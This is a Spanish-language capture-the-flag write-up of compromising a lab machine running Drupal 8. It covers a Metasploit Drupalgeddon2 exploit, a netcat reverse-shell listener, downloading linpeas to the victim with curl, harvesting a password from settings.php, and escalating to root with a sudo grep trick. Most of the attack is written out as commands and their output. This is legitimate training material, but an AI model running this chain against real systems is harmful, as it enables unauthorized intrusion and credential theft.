

Vamos a desplegar la maquina vulnerable.

Vamos a hacer un escaneo profundo en la maquina para ver los puertos que tiene abiertos.




Vemos que solo cuenta con un servidor web, así que vamos a explorar la página, aunque en el escaneo ya nos dice que es un Drupal 8



De igual manera vamos a ver la versión de drupal para luego con metaesploit buscar una vulnerabilidad.

Haremos la búsqueda y vemos que hay varias versiones con vulnerabilidades.



Ejecutando el exploit vemos que nos pide el host, así que lo escribiremos y luego ejecutaremos.


```
Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  DUMP_OUTPUT  false            no        Dump payload command output
  PHP_FUNC     passthru         yes       PHP function to execute
  Proxies                       no        A proxy chain of format type:h
  RHOSTS                        yes       The target host(s), see https:
  RPORT        80               yes       The target port (TCP)
  SSL          false            no        Negotiate SSL/TLS for outgoing
  TARGETURI    /                yes       Path to Drupal install
  VHOST                         no        HTTP server virtual host
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.26:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
```

Una vez dentro haremos una reverse Shell para que sea más cómodo movernos.

```
meterpreter > shell
Process 27 created.
Channel 0 created.
whoami
www-data
```




```
❯ sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Lo primero que haremos será ver los usuarios, intentamos varias formas de escalar privilegios pero no encontramos ninguna forma, así que esta vez utilizaremos linpeas.

```
www-data@befc2528fb17:/var/www/html$ cd /home && ls -la
total 12
drwxr-xr-x 1 root      root      4096 Oct 16  2024 .
drwxr-xr-x 1 root      root      4096 Sep 26 17:11 ..
drwxr-xr-x 2 ballenita ballenita 4096 Oct 16  2024 ballenita
www-data@befc2528fb17:/home$
```

Desde nuestro host vamos a buscar donde lo tenemos instalado y lo compartiremos por un servidor con Python.

```
❯ whereis linpeas
linpeas: /usr/bin/linpeas
❯ /usr/bin/linpeas

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/linpeas
├── linpeas_darwin_amd64
├── linpeas_darwin_arm64
├── linpeas_fat.sh
├── linpeas_linux_386
├── linpeas_linux_amd64
├── linpeas_linux_arm
├── linpeas_linux_arm64
├── linpeas.sh
└── linpeas_small.sh
❯ ls
linpeas.sh           linpeas_darwin_arm64  linpeas_linux_386    linpeas_linux_arm    linpeas_small.sh
linpeas_darwin_amd64 linpeas_fat.sh        linpeas_linux_amd64  linpeas_linux_arm64
```

```
❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

```
www-data@befc2528fb17:/tmp$ curl http://192.168.1.26:8000/linpeas.sh -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  933k  100  933k    0     0   160M      0 --:--:-- --:--:-- --:--:--  182M
```

Una vez descargado en la maquina víctima, vamos a darle permisos de ejecución y lo ejecutaremos.

```
www-data@befc2528fb17:/var/www/html$ chmod +x linpeas.sh
www-data@befc2528fb17:/var/www/html$ ./linpeas.sh
```

Después de que termine buscando hemos encontrado la contraseña que seguramente sea del usuario ballenita.

```
╔══════════╣ Searching passwords in config PHP files
/var/www/html/sites/default/settings.php: *     'password' => 'sqlpassword',
/var/www/html/sites/default/settings.php: *   'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
```

Nos logeamos con ese usuario y vemos que estamos dentro.

```
www-data@befc2528fb17:/tmp$ su ballenita
Password:
ballenita@befc2528fb17:/tmp$ cd
ballenita@befc2528fb17:~$
```

Ahora haremos la escalada de privilegios de sudo.

```
ballenita@befc2528fb17:~$ sudo -l
Matching Defaults entries for ballenita on befc2528fb17:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ballenita may run the following commands on befc2528fb17:
    (root) NOPASSWD: /bin/ls, /bin/grep
ballenita@befc2528fb17:~$
```

Vemos que tenemos permisos con ls y grep así que listaremos a ver si encontramos algo en el directorio de root. Vemos que si así que ahora lo miraremos.

```
ballenita@befc2528fb17:~$ sudo /bin/ls /root/
secretitomaximo.txt
```

Con ayuda de gtfobins vamos a ver como podemos listar esto.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo grep '' $LFILE
```

```
ballenita@befc2528fb17:~$ LFILE=/root/secretitomaximo.txt
ballenita@befc2528fb17:~$ sudo /bin/grep '' $LFILE
nobodycanfindthispasswordrootrocks
```

Ahora nos logeamos como root y vemos que la contraseña era la correcta.

```
ballenita@befc2528fb17:~$ su root
Password:
root@befc2528fb17:/home/ballenita# whoami
root
```